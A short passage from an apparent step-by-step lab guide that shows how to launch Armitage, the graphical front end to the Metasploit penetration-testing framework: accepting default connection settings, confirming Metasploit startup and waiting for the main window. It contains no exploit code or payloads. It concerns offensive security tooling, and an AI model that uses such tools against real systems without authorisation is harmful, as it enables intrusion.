
11. The **Connect...** pop-up appears; leave the settings to default and click the **Connect** button.




12. The **Start Metasploit?** pop-up appears; click **Yes**.




13. The **Progress...** pop-up appears. After the loading completes, the **Armitage** main window appears, as shown in the screenshot.



